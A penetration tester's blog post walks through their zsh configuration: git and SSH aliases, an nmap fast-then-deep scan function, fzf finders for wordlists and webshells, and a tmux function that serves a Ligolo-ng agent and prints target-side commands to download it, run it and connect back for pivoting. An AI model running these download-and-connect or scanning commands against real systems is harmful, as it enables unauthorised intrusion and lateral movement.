How I Operate
Your terminal history is a biography.
Scroll through it and you’ll see exactly how someone thinks, what they prioritize, and where their attention actually lives.
Mine reads like this: move fast, automate relentlessly, tune the machine forever.
Fifteen years in offensive security, boiled down to a .zshrc file, a stack of carefully chosen tools, and a handful of non-negotiable habits.
This isn’t about fancy dotfiles for show — it’s the working setup that’s carried me through many engagements: the aliases born from repetition, the functions that collapse entire workflows, the integrations that turn raw output into instant insight.
Here’s what that looks like in practice.
The Philosophy#
Every alias I write exists because I got tired of typing the same thing twice. That’s not laziness — that’s operational efficiency. When you’re deep in an engagement and pivoting between attack boxes, every keystroke matters. Not because of speed alone, but because context switching kills focus. The less I have to think about my tools, the more I can think about the target.
Three principles:
- Own your environment. If you’re using defaults, you’re working for the tool instead of the other way around.
- Automate the repeatable. If you’ve done it three times, automate it.
- Iterate constantly.
editrcandreloadare two of my most-used commands. The environment is never finished.
Git — The Backbone#
alias gs='git status'
alias ga='git add .'
alias gc='git commit -m'
alias gp='git push'
alias gl='git log --oneline --graph --decorate'
alias fullsend='git diff && sleep 4 && git pull && ga && gc commit && gp && gs'
Everything lives in git. Notes, tools, configs, engagement data. gs is my most-used git command at 91 hits — I check status compulsively. It’s a habit that prevents mistakes.
fullsend is exactly what it sounds like. Diff it, wait four seconds to make sure I’m not about to do something stupid, pull, add, commit, push, verify. One command. I use it when I trust the changes and want them pushed now. And yes — gc commit means every fullsend gets the literal commit message “commit.” It’s intentional. If I’m using fullsend, the diff already told me what changed, and I don’t care about a curated message. These are notes, configs, and working files — not production code. When the message matters, I write a proper commit.
 Quick git commit and push using the fullsend alias
Attack Infrastructure#
alias kali='ssh -i ~/.ssh/kali kali@192.168.179.136'
alias kaligui='ssh -Y -i ~/.ssh/kali kali@192.168.179.136'
alias kalivm='/Applications/VMware\ Fusion.app/Contents/Library/vmrun start ...'
alias bloodhound='ssh -i ~/.ssh/kali -L 8080:localhost:8080 kali@192.168.179.136'
Multiple Kali instances for different purposes. Starting the vm, ssh access for cli work, GUI forwarding when I need it for things like Burpsuite. The bloodhound alias tunnels port 8080 through SSH — one command to get BloodHound CE accessible from my host browser.
The benefit to this type of workflow is that you get to use your host apps and enjoy the host resolution and native feel.
But the real story is Exegol. Using Exegol opened my mind to different ways to operate. It’s the second most-used thing in my history — more than git, more than Kali directly. I have almost made a complete switch to Exegol as my main attack box system.
Exegol is a community-driven hacking environment built on Docker. Pre-configured, reproducible, and disposable. Spin up an instance per engagement, tear it down when you’re done. No artifact bleed between clients. No “it worked on my box” problems.
I moved to Exegol because Kali is a general-purpose tool. Exegol is purpose-built for operators and can be customized easily and reproduced even easier. The difference matters when you’re managing multiple concurrent engagements and need clean separation.
Stay tuned for more Exegol specific content coming your way!
Daily Operations#
alias ls='eza $eza_params'
alias ll='eza --all --header --long $eza_params'
alias llm='eza --all --header --long --sort=modified $eza_params'
alias lt='eza --tree $eza_params'
alias ff="fzf --style full --preview 'fzf-preview.sh {}'"
alias bat='batcat'
I replaced ls with eza, cat with bat, and searching with fzf. These aren’t cosmetic choices. eza gives me git status in directory listings. bat gives me syntax highlighting when reviewing scripts mid-engagement. fzf with preview means I can find and verify files without leaving my current context.
llm — list by modified time — is how I find what I was just working on. During an engagement that might be 40 terminals deep, recency is everything.
 Left pane: stock bash with ls. Right pane: zsh with oh-my-zsh and eza — same directory, more signal.
The same fzf philosophy extends to offensive tooling:
alias fzf-wordlists='find -L /usr/share/seclists /usr/share/wordlists /opt/wordlists \
  -type f \( -iname "*.txt" -o -iname "*.lst" -o -iname "*.dic" \) \
  -not -path "*/\.git/*" 2>/dev/null | fzf --preview "head -n 30 {}"'

alias fzf-rules='find /opt/rules/ /usr/share/hashcat/rules/ -type f 2>/dev/null | fzf'

alias fzf-shells='find /usr/share/webshells /usr/share/laudanum /usr/share/nishang -type f 2>/dev/null | fzf'
Need a wordlist? fzf-wordlists searches every wordlist directory and previews the first 30 lines before you commit. Need a hashcat rule or a webshell? Same pattern. No more find | grep chains or trying to remember if it was in /usr/share/seclists or /opt/wordlists. Selection, not recall. The best operator decisions come when you can see your options instantly instead of relying on memory.
 Search for and view wordlists and files quickly with a custom fzf alias
The Functions That Actually Matter#
Simple aliases save keystrokes. Functions save entire workflows.
nmapq() {
    local target="$1"
    local outfile="${target//./-}-nmap"
    echo "[*] Fast port scan against $target..."
    local ports="$(nmap -p- --min-rate=2000 -T4 -Pn "$target" \
        | awk '/^[0-9]+\/tcp/ && /open/ {print $1}' \
        | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')"
    echo "[*] Open ports: $ports"
    nmap -sC -sV -p"$ports" -Pn "$target" -oA "$outfile"
}
nmapq is how every engagement starts. One target, two phases: blast all 65,535 ports fast with --min-rate=2000, then run detailed service enumeration only against what’s actually open. The output auto-names itself based on the target IP. No thinking about file naming conventions, no wasted time running -sC -sV against 65,000 closed ports. Fast-then-deep — that’s the pattern for everything I do.
 nmapq against scanme.nmap.org
_ligolo-serve() {
    clear
    local tun0_ip=$(tun0)
    local mode="${1:u}"  # uppercase for display
    echo "[*] Ligolo File Server (${mode})"
    echo "[*] Serving agent binaries on ${tun0_ip}:80"
    echo ""
    if [[ "$1" == "win" ]]; then
        echo "[+] Target download commands:"
        echo "    wget http://${tun0_ip}/agent.exe -usebasicparsing -O agent.exe"
        echo "    .\\agent.exe -connect ${tun0_ip}:11601 -ignore-cert"
        cd /opt/resources/windows
    else
        echo "[+] Target download commands:"
        echo "    wget -q http://${tun0_ip}/agent_linux_amd64 -O agent"
        echo "    chmod +x ./agent && ./agent -connect ${tun0_ip}:11601 -ignore-cert"
        cd /opt/resources/linux
    fi
    echo ""
    echo "[*] Starting goshs file server..."
    echo ""
    cd ligolo-ng && goshs -p 80 -d .
}

_ligolo-proxy() {
    clear
    echo "[*] Ligolo Proxy"
    echo "[*] Starting proxy with self-signed cert on :11601..."
    echo ""
    cd /opt/tools/ligolo-ng && ./proxy -selfcert
}

start-ligolo() {
    if [[ -z "$1" ]] || [[ "$1" != "win" && "$1" != "lin" ]]; then
        echo "Usage: start-ligolo [win|lin]"
        return 1
    fi

    # Create new tmux window named ligolo-ng
    tmux new-window -n ligolo-ng

    # Pane 1: start ligolo server
    tmux send-keys "_ligolo-serve $1" C-m
    tmux select-pane -T "ligolo-server"
    tmux set-option -p @pinned_title "ligolo-server"

    # Pane 2: start ligolo proxy
    tmux split-window -h
    tmux send-keys "_ligolo-proxy" C-m
    tmux select-pane -T "ligolo-proxy"
    tmux set-option -p @pinned_title "ligolo-proxy"

    # Pane 3: manual connections
    tmux split-window -v
    tmux select-pane -T "ligolo-connect"
    tmux set-option -p @pinned_title "ligolo-connect"

    # Select the first pane to focus on it
    tmux select-pane -t 1
}
start-ligolo is the one that best represents how I think about tooling. Ligolo-ng pivoting requires a proxy, an agent served to the target, and a working pane — three things that always run together. So instead of manually splitting tmux panes and typing the same setup every time, one function builds the entire environment.
The helper functions _ligolo-serve and _ligolo-proxy do the heavy lifting. _ligolo-serve detects your tun0 IP, prints the exact download and connect commands you need to run on the target (platform-specific for Windows or Linux), then starts a goshs file server hosting the right agent binary.
_ligolo-proxy launches the proxy with a self-signed cert. Aliases don’t expand inside zsh functions, so these helpers inline what they need — keeping the send-keys calls short also avoids terminal reflow garble in tmux.
Tell it win or lin, and start-ligolo creates a tmux window with three labeled panes: a file server hosting the correct agent binary with copy-paste download commands, the proxy running with a self-signed cert, and an empty pane ready for post-connection commands.
The whole pivot infrastructure, ready in under a second. That’s not aliasing — that’s orchestration.
A note on
@pinned_title: You’ll notice each pane gets a@pinned_titleuser option viatmux set-option -p. This is not a native tmux feature — it’s a custom pane option that a separate tool reads to enforce persistent pane labels regardless of what the running process does to the title. Without it, tmux pane titles get overwritten the moment a shell or application sets its own title string. More on@pinned_titleand the system behind it is coming soon.
 Ligolo pivot setup in action
AI-Augmented Operations#
alias cc='claude'
alias qq='claude --model haiku -p'
alias lq='claude -p'
alias analyze='claude -p "analyze this security tool output and highlight the most important findings:"'
alias aanalyze='tee /dev/tty | analyze'
Claude aliases for quick queries, fast analysis, and piping tool output directly into an LLM for interpretation. This isn’t about replacing skill — it’s about speed on the things that don’t require deep thought.
Pipe nmap output into analyze. Get a quick take on a weird service banner with qq. Use lq for longer reasoning when something doesn’t make sense.
aanalyze is the one worth explaining. tee /dev/tty prints the raw output to your screen, then pipes the same data into Claude for analysis. You see everything the tool returned and get the AI interpretation — in one pipeline. I don’t blindly hand output to an LLM and trust the summary. I read it alongside the analysis. Trust but verify.
“The operators who resist AI tooling are going to get outpaced by the ones who integrate it into their workflow. It doesn’t replace the ability to read a packet capture or understand an exploit chain. It accelerates the space between output and decision.”
 Analyzing nmap output with Claude Code
The Constant Tune#
alias editrc='vim /opt/my-resources/setup/zsh/zshrc'
alias reload='source ~/.zshrc'
30 reloads. 13 editrc calls. In a history that’s not that long, that’s significant. I’m always adjusting and these aliases make it effortless. New alias because a command pattern emerged. Removing one that didn’t stick. Tweaking a path.
The editrc path tells its own story — it doesn’t point to ~/.zshrc. It points to /opt/my-resources/setup/zsh/zshrc, the Exegol shared resources directory. Every edit persists across containers and is backed by git. The configuration isn’t just a living document — it’s a portable, versioned one.
Your shell configuration is a living document. If you set it up once and never touch it again, you’re leaving efficiency on the table.
The Takeaway#
None of this is rocket science — it’s just intentional layering that compounds quickly.
Start wherever the pain is loudest: alias the commands you hammer fifty times a day. Spot the repetitive dances you do weekly (or per engagement) and wrap them into functions. Swap clunky defaults for tools that feel like extensions of your hands (eza, bat, fzf…). Then connect the dots — pipe outputs, orchestrate workflows, feed results straight into analysis — until friction disappears and momentum takes over.
If your shell is still running factory defaults, zero shame — most are. The door’s open whenever you want to step through. Pick one high-frequency annoyance today, alias it, feel the difference, and build from there. Version it in git, back it up, make it portable. Suddenly every new box (or container) feels like home in seconds.
Your terminal is your daily cockpit. Tune it the same way you’d tune anything you trust with your focus, your time, and your edge.
Make it yours — one deliberate layer at a time.